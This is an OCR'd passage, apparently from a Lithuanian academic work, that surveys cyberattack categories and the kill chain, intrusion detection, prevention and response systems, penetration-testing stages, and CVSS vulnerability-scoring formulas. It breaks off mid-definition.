
1. **Suderintas** (angl. *Harmonized*). Piktavalis tikisi suderinti procesą siekiant infekuoti sistemą. Veiksmų sinchronizacija, siekiant užvaldyti informaciją, leidžia pasiekti tikslus ir piktavalis gauna rezultatą laiku suplanuotame žingsnyje ir toje vietoje, kurioje tikisi;
2. **Organizuotas** (angl. *Organized*). Naudojama, kai piktavalis siekia labai lengvai užvaldyti sistemas. Organizuotas metodas leidžia pasiekti efektyvesnius rezultatus;
3. **Milžiniškas** (angl. *Enormous*). Tai yra plataus masto atakos, skirtos užvaldyti milijonus tinklo elementų su tikslu sukelti didelio masto duomenų ar finansinių nuostolių;
4. **Reglamentuota** (angl. *Regimented*). Nuosekli, kryptingai organizuota ataka, kuri turi labai rimtų pasekmių organizacijos darbui;
5. **Suplanuota** (angl. *Not Spontaneous* arba *Ad Hoc*). Labai kruopščiai suplanuota ataka, siekiant maksimalios nelaimės;
6. **Reikalaujanti** laiko ir **išteklių**. Iš anksto suplanuota ataka, kuri reikalauja daug pinigų ir laiko planuojant ataką.

Analizuojant piktavalių tikslus galime pastebėti, kad rengiamas piktavalių kibernetines atakas galima susieti su sekančiais procesais [6]:

1. **Informacijos trikdymas**. Piktavalio pagrindinis tikslas yra blokuoti prieiga prie svarbios organizacijos ar valstybės institucijos informacijos autorizuotiems vartotojams, kurie vykdo savo veiklą ar kai reikia konkrečių duomenų ar informacijos;
2. **Kova su tarptautinėmis kibernetinio saugumo priemonėmis**. Pagrindinis piktavalių iššūkis yra priešintis kibernetinio saugumo bendruomenės siekiui sumažinti kibernetinių atakų pažeidžiamumus. Piktavaliai bando apeiti saugumo spragas prisitaikant prie standartinių procesų arba didinant atakos sudėtingumą ir kompleksiškumą;
3. **Sprendimo priėmimo proceso sulėtėjimas**. Kibernetinių atakų išpuoliai, skirti kritinių sričių procesams tokiems, kaip gelbėjimo, avarinių ir karinių tarnybų sprendimo priėmimui, siekiant sutrikdyti šiuos procesus;

4. **Atsisakymas teikti viešąsias paslaugas**. Piktavaliai blokuoja prieigą autorizuotiems vartotojams prie informacijos, kuri susijusi su viešųjų paslaugų teikimu, siekiant sutrikdyti bankų, geležinkelių, oro linijų ar akcijų rinkų darbą;
5. **Visuomenės pasitikėjimo mažinimas**. Dėl įsilaužimo ar informacijos vagystės visuomenės pasitikėjimas organizacija ar valstybės institucija gali būti sužlugdytas;
6. **Šalies reputacijos žeminimas**. Kibernetinio išpuolio pagrindinis tikslas yra žeminti šalies reputaciją ir, jeigu būtų sutrikdyta šalies tinkle veikla, tai galėtų rimtai paveikti šalies reputaciją;
7. **Teisinio intereso sumažinimas**. Vienas iš atakos motyvų yra sumažinti darbo vietos reputaciją.

Analizuojant piktavalių metodus galime pastebėti, kad kibernetinės atakos atitinka tokias kategorijas [6], kurios pavaizduotos 4 pav.



4 pav. Kibernetinių atakų kategorijos

1. **Pagal tikslą:**

1.1. Ataka skirta žvalgybai. Neteisėtas aptikimas, tinkle nuotrauka ir paslaugos yra priskiriamos žvalgybos atakoms. Tai yra panašu į klasikinį nusikaltimo incidentą kai piktavalis tikrina ar galima sunaikinti namą negyvenamoje teritorijoje, ar durys nėra stiprios ar langai yra atviri;

1.2. Prieigos ataka. Neteisėtas įsilaužimas sukuria galimybę pasiekti įrenginį prie kurio piktavalis neturi teisių su tikslu pavogti duomenis ar kaip juos sugadinti ar įdiegti įrankį, kuris sukurtų pažeidžiamumą tolesnei atakai;

1.3. Atsisakymo aptarnauti (angl. *DoS*) ataka [20, 26]. Tinklo ar sistemos darbo sustabdymas ar sutrikdymas sulėtinus jos veikimą yra vadinama atsisakymo aptarnauti ataka;

2. **Pagal teisinį įvertinimą:**Kibernetinis nusikaltimas (angl. *Cyber crime*). Kibernetinių nusikaltimų tikslas yra tinklą ar sistemas padaryti kaip nusikalstamos veiklos įrankį;

2.2. Kibernetinis šnipinėjimas (angl. *Cyber espionage*). Kibernetinio šnipinėjimo tikslas yra pasinaudojus neteisėtais piktnaudžiavimo metodais gauti asmeninę naudą ar gauti reikalingą informaciją, panaudojant įsilaužimų metodiką ir kenkėjiškas programines įrangas tokias, kaip „trojų arkliai“ (angl. *Trojan*) ar šnipinėjimo programinę įrangą (angl. *spy ware*);

2.3. Kibernetinis terorizmas (angl. *Cyber terrorism*). Internetinių išpuolių teroristinei veiklai naudojimas, įskaitant sąmoningo didelio masto IT&T tinklų sutrikimų veikimą, naudojant tokias priemones, kaip kompiuteriniai virusai;

2.4. Kibernetinis karas (angl. *Cyberwar*). Kibernetinis karas yra vienos valstybės organizuota ataka, kurios metu yra įsiskverbiama į kitos šalies IT&T tinklą, kad būtų padaryta žala ar sutrikdyta veikla;

3. **Pagal įgyvendinimo sunkumą:**

3.1. Aktyvi ataka (angl. *Active Attacks*). Atakos metu piktavalis perduoda duomenis visiems tinklo elementams arba blokuoja duomenų perdavimą viena arba daugiau krypčių. Piktavalis gali bandyti nutraukti siunčiamus duomenis tinkle, nes užpuolikas yra įsiterpęs tarp abiejų šalių, kurios perduoda ir priima duomenis;

3.2. Pasyvi ataka (angl. *Passive Attacks*). Atakos metu piktavalis vykdo telekomunikacijų tinklų pasiklausymą su tikslu pavogti informacija. Šis atakos būdas skiriasi nuo aktyvios tuo, kad jis neįsiterpia į užmegztą ryšį tarp šalių, kurios perduoda ir priima duomenis;

4. **Pagal apimtį:**

4.1. Didelio masto (angl. *Malicious Large Scale*). Kenkėjiškas didelio masto atakas atlieka asmenys ar grupė asmenų, su tikslu gauti asmeninės naudos arba sukelti sutrikimus ir chaosą. Tokie išpuoliai yra didelio masto ir juose dalyvauja tūkstančiai sistemų ir gali sukelti visame pasaulyje sistemų katastrofas su didelės apimties duomenų ir pasitikėjimo praradimu;

4.2. Nekenkėjiškos ir nedidelio masto (angl. *Non–Malicious Small Scale*). Tai paprastai yra atsitiktinės atakos, kurios patiriamos dėl netinkamo gaminio naudojimo ar eksploatavimo klaidų ar blogai apmokytų asmenų. Šios atakos gali sukelti nedidelių nuostolių duomenims arba tinkle elementams;

5. **Pagal tinklo tipą:**

5.1. Mobilūs organizuoti tinklai (angl. *Mobile Adhoc Networks*) (MANET). Išpuoliai, kuriais siekiama sulėtinti arba nutraukti keitimąsi informacija tarp tinklo mazgų [26, 40]. Tai dažniausiai atakos, kurių metu yra pasinaudojama įrenginio autentifikavimo duomenimis, kad kiti tinklo mazgai neatpažintų, kad tai yra žalingas ar apkrėstas įrenginys. Tokiu būdu sukuriamas tunelis per visą tinklą;

5.2. Belaidžių jutiklių tinklai (angl. *Wireless Sensor Networks*) (WSN). Ataka, kurios metu užkertamas kelias jutikliams aptikti ir perduoti informacijos per tinklą [27, 50]. Tai aplikacijos, tinklo, transporto lygio atakos bei atakos susijusios su šifravimu.

1.4 Galimybių atremti kibernetines atakas problematika

Analizuojant visuomenės galimybes atremti kibernetines atakas, reikėtų suprasti, kokios kibernetinės atakos sukelia didžiausius nuostolius. Pastebėta, kad akademinėje visuomenėje yra nagrinėjami atvejai, kaip atremti kibernetines atakas dar prieš jai įvykstant [31]. Taip pat pastebėta, kad kibernetinės atakos, kurios vyksta ne spontaniškai, o apgalvotai ir iš anksto ruošiantis, jos yra pačios pavojingiausios, mažiausiai aptinkamos ir sukelia didžiausius nuostolius. Tokios kibernetinės atakos organizuojamos dvejomis pagrindinėmis atakų kryptimis, kurios susideda iš tokių etapų [7, 61], pavaizduotų 5 pav.:

1. **Į kairę:**

1.1. Žvalgyba (angl. *Reconnaissance*). Kai piktavalis pasirenka tikslą, jį tiria ir bando nustatyti pasirinkto tinklo pažeidžiamumus;

1.2. Ginklavimasis (angl. *Weaponization*). Kai piktavalis sukuria kenkėjišką nuotolinės prieigos programinę įrangą, (pvz., virusą ar kirminą), pritaikytą vienam ar daugiau pažeidžiamumų;

1.3. Pristatymas (angl. *Delivery*). Kai piktavalis sukurtą kenkėjišką programinę įrangą perduoda į pasirinktą tinklą (pvz., naudodamas elektroninį paštą, svetaines ar kitus įrankius);


1.4. Naudojimas (angl. *Exploitation*). Kai piktavalis imasi veiksmų pasirinktame tinkle, kad išnaudotų pažeidžiamumą t. y. paleidžia kenkėjiškos programinės įrangos kodą.

2. Į dešinę:

2.1. Diegimas (angl. *Installation*). Kai piktavalis įdiegia paslėptą nuotolinės kenkėjiškos programinės įrangos prieigos tašką (angl. *Backdoor*);

2.2. Valdymas ir kontrolė (angl. *Command and control*). Kai piktavalis, naudojantis kenkėjiška programine įranga, turi nuolatinę prieigą prie pasirinkto tinklo;

2.3. Valdymo veiksmai (angl. *Action on objectives*). Kai piktavalis imasi veiksmų, kad pasiektų savo tikslus (pvz., duomenų vagystė, sunaikinimas, šifravimas ir pan.).



5 pav. Tipinis kibernetinės atakos vektorius [7]

Galima atkreipti dėmesį, kad jeigu kibernetinė ataka pereina į dešinę pusę tai ją bus sunku sustabdyti.Dažniausiai po valdymo veiksmų, piktavalis pasinaudodamas kenkėjiškos programinės įrangos prieigos tašku atlieka įkalčių naikinimą, kuriuo metu piktavalis atlieka veiksmus, kurie nepaliktų požymių, kad įvyko įsilaužimas (pvz., žurnalinių įrašų trynimas, modifikacijų maskavimas, kenkėjiškos programinės įrangos pašalinimas ir pan.).

Galima pastebėti, kad Europos Sąjungos tinklų informacinės saugos agentūra ENISA (angl. *European Union Agency For Network and Information Security*) naudoja pažeidžiamumų vietos indentifikavimą kibernetinės atakos vektoriuje [62], t. y. kiekvienas pažeidžiamumas piktavalio gali būti panaudotas tam tikrame kibernetinės atakos vektoriaus etape arba etapuose.

Analizuojant kokios yra visuomenės galimybes atremti kibernetines atakas galime pastebėti, kad naudojamas saugos sistemas galima suskirstyti į 3 grupes [10–11, 60]:

- įsilaužimo aptikimo sistema (toliau – IDS);
- įsilaužimo prevencijos sistema (toliau – IPS);
- įsilaužimo reagavimo sistema (toliau – IRS).

Šiais laikais šios sistemos įgauna naujų bruožų, lyginant su tradicinėmis tokiomis sistemomis, kadangi naudojamos naujos technologijos, tokios, kaip debesų kompiuterija.

IDS renka informaciją iš IT&T tinklo bei analizuoja šią informaciją nustatydama galimus sistemos ar tinklo saugumo pažeidimus [10–14, 24, 25, 28–30, 32–34, 36, 38, 48, 49, 51, 52, 60]. IDS naudojamos tokių IT&T stebėjimui [13, 48, 49]:


1. Tinklo (angl. *network–based*) IDS (toliau – NIDS), kai stebimas ir analizuojamas tinklas, jo srautas ar atskiri jo įrenginiai;
2. Mazgų (angl. *host–based*) IDS (toliau – HIDS), kai stebimos ir analizuojamos svarbios informacinės sistemos;
3. Paskirstytos (angl. *distributed*) IDS (toliau – DIDS), kai yra naudojamos kelios HIDS ar NIDS ar jų kombinacija ir yra vienas bendras valdymo centras;

4. Belaidžio tinklo (angl. *Wireless*) IDS (toliau – WIDS), kai yra stebimas ir analizuojamas belaidis tinklas, jo srautas ar atskiri jo įrenginiai [27, 50];
5. Tinklo funkcionavimo analizės (angl. *Network Behavior Analysis*) (toliau – NBA), kai yra stebimas tinklo srautas, siekiant nustatyti grėsmes, sukeliančias neįprastus tinklo srauto pokyčius. Tai pokyčiai kurie gali identifikuoti tokias atakas, kaip DoS atakas [20, 26] ar tam tikrų kenkėjiškų programų naudojimą (pvz., kirminai, galinių durų). Taip pat identifikuojami saugumo politikos pažeidimai (pvz., klientų sistema, teikianti tinklo paslaugas kitoms sistemoms).

IT&T tinklo stebėjimo architektūra bendrąją prasme pavaizduota 6 pav. Ši stebėjimo architektūra gali būti tiek centralizuota, tiek decentralizuota.

IT&T tinklo stebėjimas gali būti pasyvinis ir aktyvus. Dažniausiai, jeigu įsibrovimo aptikimo sistema stebi tinklą pasyviniu režimu, tai ji vadinama IDS, o jeigu įsibrovimo aptikimo sistema stebi tinklą aktyviu režimu, tai ji vadinama IPS.

IT&T tinklo stebėjimas gali būti tiek realiu laiku, tiek paskirstytame laike, kai surinkti duomenys yra analizuojami vėliau iš duomenų bazės.



6 pav. IT&T tinklo stebėjimo architektūra

Surinkus duomenis apie stebimą tinklą ar jo dalį ir siekiant identifikuoti įsibrovimą, atliekama duomenų analizė. Duomenų analizei atlikti yra naudojamos įvairios metodikos, kurios yra skirstomos [15]:

- piktnaudžiavimo aptikimo (angl. *misuse–based detection*) (toliau – MD) arba kitaip vadinama parašo aptikimo (angl. *Signature–based Detection*) (toliau – SD) metodika [16];
- anomalijos aptikimo (angl. *Anomaly–based Detection*) (toliau – AD) metodika [17];
- protokolo būsenos analizės (angl. *Stateful Protocol Analysis*) (toliau – SPA) metodika [18].

Šių metodikų ypatybės yra išanalizuotos darbuose [15–18, 48]. Šios metodikos remiasi įvairiais aptikimo metodais, kurie išnagrinėti darbuose [19–27]:

- statistiniu;
- duomenų analizės (angl. *Data Mining Based*);
- taisyklių laikymosi (angl. *Rule based systems*);

- ir hibridiniu metodu, kuris apjungia kelis aukščiau išvardintus metodus [14, 28].

Analizuojant atakas galime pastebėti, kad sisteminės ir tinklo atakų pobūdžiai skiriasi [14].

Sisteminės atakos yra laikomos:

- vidinės atakos (angl. *Insider attack*);
- vartotojo pagrindo atakos (angl. *User to root attacks*);
- virtualių įrenginių atakos (angl. *Attacks on virtual machine*).

Tinklo atakos yra laikomos:

- srautinės atakos (angl. *Flooding attack*);
- prievadų nuskaitymo (angl. *Port scanning*);
- galinių durų atakos (angl. *Backdoor channel attacks*).

Nežiūrint to, kad IDS sistemos plačiai naudojamos, jos turi visa eilę trūkumų. Prie svarbesnių IDS trūkumų galima įvardinti nemokėjimą analizuoti užšifruotą srautą, pavėluotą atnaujinimą, laiko tarpą tarp atakos pradžios ir perspėjimo, sudėtingumą apdoroti duomenis perkrautame tinkle. Prie svarbesnių HIDS trūkumų galima įvardinami nemokėjimą atpažinti tinklo skanavimo veiklos, neefektyvumą DoS atakų metu [20, 26, 29–32]. Kai kurios IDS gali būti santykinai lengvai apeinamos ar „nulaužiamos“ (pvz., AD ar SD) [31, 33]. Darbe [34] teigiama, kad IDS panaudojimo rezultatas yra ne visada aiškus. Taip pat įdomu tai, kad praktiškai tie patys netobulumai egzistuoja jau daug metų ([29] 2002 metai ir [32] 2015 metai bei [6] 2017 metai) ir net siūlomi nauji metodai (pvz., [30]) nepadeda jų išvengti.

IPS atlieka keletą tradicinių užduočių, kurios santykinai ilgą laiką duodavo neblogų rezultatų [35, 48, 55, 56, 63]. Tačiau dabartinėje situacijoje tradicinių IPS sistemų panaudojimas tampa problemiškas dėl kelių priežasčių [35]:

- gaišties laikas (angl. *Latency*): IPS privalomai reikalauja kontrolės ir blokavimo veiksmų kiekvienam tinklo paketui, kuris naudoja debesų kompiuterijos resursus ir padidina aptikimo gaišties laiką;
- išteklių vartojimas (angl. *Resource Consumption*): veikiančios IPS paprastai sunaudoja daug išteklių;
- nelankstus tinklo perkonfigūravimas (angl. *Inflexible Network Reconfigurations*): tradicinės IPS neturi tinklo programavimo galimybių tiek norint perkonfigūruoti virtualiojo tinklo sistemas tiek ir atlikti ryšio kontrolę ir valdymą.

Vykdant atsakomuosius veiksmams prieš piktavalius naudojama IRS [36–39, 41, 42, 57, 58]. IRS būna pasyvi ir aktyvi, priklausomai nuo reagavimo tipo: jei reagavimas vyksta automatiškai, tai turime aktyvią IRS, jei reagavimas vyksta pranešimais (angl. *notification*) ar rankiniu būdu, tai turime pasyvinę sistemą [36, 37].

Šiuo metu pakankamai plačiai naudojama ir ekspertinė audito sistema (angl. *Audit Expert System*) [38]. Tačiau nežiūrint visų teigiamų savybių, kurias turi tokia sistema, jos vis dėlto turi ir pakankamai daug trūkumų, kurie išnagrinėti darbuose [36–41]. Vienas iš didesnių trūkumų, kuriuos pažymi ekspertai, yra tai, kad tokios sistemos jautrios pažeidimams, nes yra santykinai statinės (ypač tai pasakytina apie IRS). Kiti dideli trūkumai yra tokių sistemų aktyvavimas tik pastebėjus incidentą [42] ar didelis klaidingų reagavimų kiekis, kuris tiesiogiai priklauso nuo IDS kokybės. Taip pat yra ir

daugiau trūkumų, bet jie labiau susiję ne su reagavimu į atakas, bet į sistemos „sveiką būseną“ (angl. *healthy state*), kurią gali įtakoti IRS panaudojimas ar nepanaudojimas ar tinkamos aparatinės įrangos (angl. *hardware*) naudojimą [3].

Kaip rodo darbų apžvalga, šiuo metu egzistuojančios priemonės ir metodai neleidžia efektyviai kovoti su grėsmėmis kibernetinėje erdvėje. Viena iš tokios neefektyvios kovos priežasčių tai, kad paprastai esančios sistemos (IDS, IPS ir IRS) pradeda kovoti tik tada, kai ataka jau vyksta ar net įvyko. Kita priežastis yra programinės įrangos atnaujinimo vėlinimas bei galimybė apeiti ar „nulaužti“ tokias sistemas, nes kartais informacinių sistemų gamintojai palieka saugumo spragas.

1.5 Tinklų saugos įvertinimo problematika

Nagrinėjant IT&T saugos vertinimą [44, 46, 47] atkreipiamas dėmesys, kad didžiausias prioritetas skiriamas kritinių sistemų ir sistemų, kuriuose yra saugomi jautrūs duomenys pažeidžiamumų įvertinimui, o taip pat IT&T tinkle naudojamų saugos sistemų įvertinimui.

Galima pastebėti, kad atliekant IT&T tinklo saugos vertinimą, visos sistemos suskirstomos į tris grupes [59]:

1. **Balta**, tai toks IT&T tinklas, apie kurį yra išsami informacija;
2. **Pilka**, tai toks IT&T tinklas, apie kurį yra dalinė informacija;
3. **Juoda**, tai toks IT&T tinklas, apie kurį yra nedaug informacijos ir reikalinga atlikti žvalgyba.

Galima pastebėti, kad norint atlikti IT&T tinklo saugos vertinimą reikalinga atlikti IT&T tinklo įsilaužimo testus, kuris atliekamas tokiais etapais:

1. **Žvalgyba:**

1.1. Viešosios informacijos surinkimas, siekiant sužinoti kuo įmanoma daugiau apie vertinimui pasirinkto tinklo veiklą;

1.2. Techninių duomenų nuskaitymas, siekiant sužinoti techninius apie tinklą pvz. prievadus, naudojamus protokolus.

2. **Tiksliniai patikrinimai**, kurie sudaromi po gautos informacijos iš žvalgybos metu surinktos medžiagos:Išoriniai patikrinimai, kurie skirti patikrinti saugos sistemų būklę, išorinių serverių ir išorėje veikiančių saugos sistemų ir aplikacijų būklę, elektroninio pašto veiklą, DNS serverio būklę, VPN veiklą ir pan.;

2.2. Vidiniai patikrinimai, kurie skirti patikrinti saugos sistemų ir duomenų bazių konfigūravimą, informacinių sistemų atnaujinimą, slaptažodžių politiką ir jų naudojimą ir pan.


3. **Žmogiškojo faktoriaus** patikrinimai:

3.1. Panaudojant socialinę inžineriją atlikti testus skirtus įsitikinti, ar darbuotojai moka saugiai naudotis informacija bendraujant telefonu, elektroniniu paštu, Internete;

3.2. Saugos politikos peržiūra, siekiant įsitikinti, ar yra laikomasi tam tikrų saugos politikose nurodytų taisyklių, t. y. ar darbuotojai laikosi saugaus slaptažodžio sudarymo bei jo saugojimo taisyklių;

3.3. Darbo vietų patikrinimas, siekiant įsitikinti, ar darbuotojai saugiai naudoja jautrią informaciją, nepalieka viešai matomose vietose prisijungimo duomenų.

Visi IT&T tinklų pažeidžiamumai yra klasifikuojami [45] ir registruojami į duomenų bazes. Bendra šių pažeidžiamumų vertinimo metodika yra aprašyta ITU rekomendacijoje ITU–T X.1521 „Pažeidžiamumo vertinimo sistema“ ir pavaizduota 7 pav.



7 pav. Bendra pažeidžiamumo vertinimo metodika

Ši rekomendacija yra pasaulinis nemokamas ir atviras IT&T pramonės standartas, skirtas įvertinti kompiuterinės sistemos saugumo spragų rimtumą. Reagavimo į incidentus ir saugumo komandos forumas (angl. *Forum of Incident Response and Security Teams*) naudoja šį standartą. Visi pažeidžiamumų matavimai pagal esmines ir fundamentalias pažeidžiamumų charakteristikas grupuojami į šias grupes [43]:

1. **Pagrindinis rodiklis**, kuris nekinta laike ir vartotojo aplinkoje:

1.1. **Naudingumo rodiklis**, kuris atspindi paprastas ir technines priemonių charakteristikas, kurias galima pavadinti pažeidžiamumo komponentu, kurio pažeidžiamumo savybės gali būti sėkmingai panaudotos kibernetinio išpuolio metu:

1.1.1. Atakos vektoriaus (angl. *Attack vector*) rodiklis (AV), kuris atspindi būdą, kuriuo yra įmanoma panaudoti pažeidžiamumą;

1.1.2. Sudėtingos atakos (angl. *Attack Complexity*) rodiklis (AC), kuris aprašo sąlygas, prie kurių galima panaudoti pažeidžiamumą;

1.1.3. Reikalingos privilegijos (angl. *Privileges required*) rodiklis (PR), kuris apibūdina privilegijų lygį, kuriuos piktavalis turi turėti, norint sėkmingai išnaudoti pažeidžiamumą;

1.1.4. Naudotojo sąsajos (angl. *User interaction*) rodiklis (UI), kuris įvertina vartotojo, kuris nėra piktavalis, dalyvavimą, siekiant panaudoti pažeidžiamumą;

1.1.5. Srities (angl. *Scope*) rodiklis (S), kuris įvertina galimybes panaudoti programinės įrangos komponentus nepriklausomai nuo priemonių ir privilegijų;

1.2. **Poveikio rodiklis**, kuris atspindi paveikto komponento savybes, bei kuris yra tiesiogiai ir nuspėjamai susijęs su ataka ir veikia blogiausiu scenarijumi:

1.2.1. Konfidencialumo poveikio (angl. *Confidentiality impact*) rodiklis (C), kuris rodo sėkmingai išnaudoto pažeidžiamumo poveikį informacinių išteklių konfidencialumui;

1.2.2. Vientisumo poveikio (angl. *Integrity impact*) rodiklis (I), kuris parodo poveikį informacijos teisingumui ir patikimumui, sėkmingai panaudojus pažeidžiamumą;

1.2.3. Prieinamumo poveikio (angl. *Availability impact*) rodiklis (A), kuris parodo galimybes prieiti prie paveiktų komponentų tokių kaip internetas, duomenų bazė, el. paštas ir pan., siekiant sėkmingai panaudoti pažeidžiamumą.

2. **Laikinis rodiklis**, kuris kinta laike, bet ne tarp vartotojo aplinkų, ir parodo esamą techninių ir programinės įrangos būklę:Kodo panaudojimo brandos (angl. *Exploit code maturity*) rodiklis (E),kuris parodo galimybes panaudoti esamą programinį kodą, siekiant sėkmingai panaudoti pažeidžiamumą;

2.2. Atstatymo lygio (angl. *Remediation level*) rodiklis (RL), kuris įvertina diegiamų atnaujinimų būklę;
2.3. Ataskaitų pasitikėjimo (angl. *Report confidence*) rodiklis (RC), kuris parodo pasitikėjimo laipsnį žinomiems pažeidžiamumams;
3. **Aplinkos rodiklis**, kuris yra susijęs ir unikalus konkrečioje vartotojo aplinkoje ir įgalina pažeidžiamumo vertinimo sistemos balus pakoreguoti priklausomai nuo IT&T svarbos. Šį rodiklį sudaro saugumo reikalavimų (angl. *Security requirements*) rodiklis, kuris vertina paveikto IT&T turto vartotojo organizacijai, konfidencialumo (CR), vientisumo (IR) ir prieinamumo (AR) aspektais, o taip pat visais pagrindinių naudingumo rodiklių atvejais.

Galima pastebėti, kad pagal ITU rekomandaciją [43] vertinant pažeidžiamumus, kiekvienas pažeidžiamumas yra įvertinamas ir jam suteikiama CVSS reikšmė. Pažeidžiamumo vertinimo skaičiavimai [43] atliekami įvertinius kiekvieno pamatuoto rodiklio (pagrindinio, laikinio, aplinkos) reikšmes nuo 0 iki 10 ir kiekvieno iš šių rodiklių galutinis vertinimas pateikiamas susiejus su kokybiniais vertinimais, aprašytais 1 lentelėje, t. y. kuo aukštesnė reikšmė tuo pažeidžiamumas yra didesnis.

1 lentelė. Kokybių svorių vertinimo lentelė

Vertinimas	Įvertis
Jokio	0,0
Žemas	0,1–3,9
Vidutinis	4,0–6,9
Aukštas	7,0–8,9
Kritinis	9,0–10,0

Pagrindinio rodiklio skaičiavimas susideda iš naudingumo ir poveikio rodiklio funkcijos apskaičiavimo. Jeigu poveikio rodiklis (ISC) yra mažiau arba lygus 0, tai pagrindinis rodiklis (BS) yra lygus nuliui. Pagrindinis rodiklis skaičiuojamas pagal (1) formulę jeigu srities rodiklis yra nepakitęs, o jeigu srities rodiklis yra pakitęs, tai pagrindinis rodiklis skaičiuojamas pagal (2) formulę. Srities rodiklio pasikeitimas vertinamas taip, kad jeigu IT&T komponentai buvo vienoje įstaigoje, o po to visi ar dalis IT&T komponentų buvo perduoti prižiūrėti kitai įstaigai, tai laikoma, kad pasikeitė srities rodiklis. Apvalinimas vykdomas į didesnę pusę t. y. jeigu reikšmė yra 4,02 tai po apvalinimo reikšmė bus 4,1.

$$BS = Apvalinimas(Min[\![(ISC + ESC, 10)]\!]) , \quad (1)$$

$$BS = Apvalinimas(Min[\![1{,}08 * (ISC + ESC, 10)]\!]) . \quad (2)$$

Poveikio rodiklis (ISC) skaičiuojamas pagal (3) formulę jeigu srities rodiklis yra nepakitęs, o jeigu srities rodiklis yra pakitęs tai naudingumo rodiklis skaičiuojamas pagal (4) formulę.

$$ISC = 6{,}42 * ISC_B , \quad (3)$$

$$ISC = 7{,}52 * [\![ISC_B - 0{,}029]\!] - 3{,}25 * [\![ISC_B - 0{,}02]\!]^{15} , \quad (4)$$

čia:
